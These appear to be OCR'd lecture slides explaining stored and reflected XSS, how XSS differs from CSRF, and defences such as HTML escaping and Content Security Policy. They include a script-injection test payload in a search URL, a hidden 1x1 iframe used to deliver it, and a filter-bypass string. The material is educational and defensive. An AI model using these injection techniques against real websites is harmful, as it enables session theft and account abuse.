
Stored XSS


bank.com
Victim
Attacker
1. Inject malicious script
2. Request content
3. Receive malicious script
5b. Make malicious requests
5a. Steal valuable data (e.g. session token)
4. Victim browser executes malicious script

Reflected XSS


- **Reflected XSS:** The attacker causes the victim to input JavaScript into a request, and the content is **reflected (copied)** in the response from the server
  - Classic example: Search
  - If you make a request to http://google.com/search?q=bot, the response will say “10,000 results for bot”
  - If you make a request to http://google.com/search?q=<script>alert(1)</script>, the response will say “10,000 results for <script>alert(1)</script>”
- Reflected XSS requires the victim to make a request with injected JavaScript

Reflected XSS



bank.com
Victim
Attacker
1. Cause malicious request (e.g. click on link)
2. Request URL under attacker's control
3. Reflect malicious script
4. Victim browser executes malicious script

Reflected XSS


bank.com
Victim
Attacker
1. Cause malicious request (e.g. click on link)
2. Request URL under attacker's control
3. Reflect malicious script
4. Victim browser executes malicious script
5a. Steal valuable data (e.g. session token)
5b. Make malicious requests

Reflected XSS: Making a Request

- How do we force the victim to make a request to the legitimate website with injected JavaScript?
  - Trick the victim into visiting the attacker's website, and include an embedded iframe that makes the request
    - Can make the iframe very small (1 pixel x 1 pixel), so the victim doesn't notice it:


      ```
      <iframe height=1 width=1 src="http://google.com/search?
      q=<script>alert(1)</script>">
      ```
  - clicking a link (e.g. posting on social media, sending a text, etc.)
  - visiting the attacker's website, which redirects to the reflected XSS link
  - …

Reflected XSS is not CSRF

- Reflected XSS and CSRF both require the victim to make a request to a link
- Reflected XSS: An HTTP response contains maliciously inserted JavaScript, executed on the client side
- CSRF: A malicious HTTP request is made (containing the user’s cookies), executing an effect on the server side

Steps of a CSRF Attack

1. User authenticates to the server, receives a **cookie** with a valid **session token**
2. Attacker **tricks** the victim into making a malicious request to the server
3. The victim **makes the malicious request**, attaching the cookie, server accepts it


2. Tricks the victim to make some malicious request
Attacker
User Client
1. Login
Web Server
3. The victim makes the malicious request with session cookie

XSS Defenses

- Stored XSS: Untrusted user input injects malicious JavaScript on the web server
- Reflected XSS: Untrusted user input in the HTTP request, then reflected in the HTTP response to contain malicious JavaScript
- How to defend against these?


XSS Defense: HTML Sanitization

- Checking for malicious input that might cause JavaScript to run, such as `<script>` tags. Remove these tags.

- What about `<scr<script>ipt>`

XSS Defense: HTML Sanitization

- Treat untrusted user input as data, not HTML.
  - Escape the input
- Example: <script>alert(1)</script>
  - Start with & and end with a ;
  - Instead of <, use &lt;
  - Instead of ", use &quot;
  - Escape all dangerous characters



```
<html>
<body>
Hello &lt;script&gt;alert(1)&lt;/script&gt;!
</body>
</html>
```

- Note: You should always rely on trusted libraries to do this for you!

XSS Defense: Content Security Policy (CSP)

- Defined by a web server and enforced by a browser
- Instruct the browser to only use resources loaded from specific places
  - Disallow inline scripts, e.g., `<script>alert(1)</script>`
  - Only allow scripts from some domains <script src=“https://example.com/jsfile.js">
  - Also works with iframes, images, etc.
- Uses additional headers to specify the policy
  - Content-Security-Policy

XSS Defense: Content Security Policy (CSP)

- Defined by a web server and enforced by a browser
- Instruct the browser to only use resources loaded from specific places
  - Disallow inline scripts, e.g., `<script>alert(1)</script>`
  - Only allow scripts from some domains <script src=“https://example.com/jsfile.js">
  - Also works with iframes, images, etc.

Use allowlist, not blocklist

- Uses additional headers to specify the policy
  - Content-Security-Policy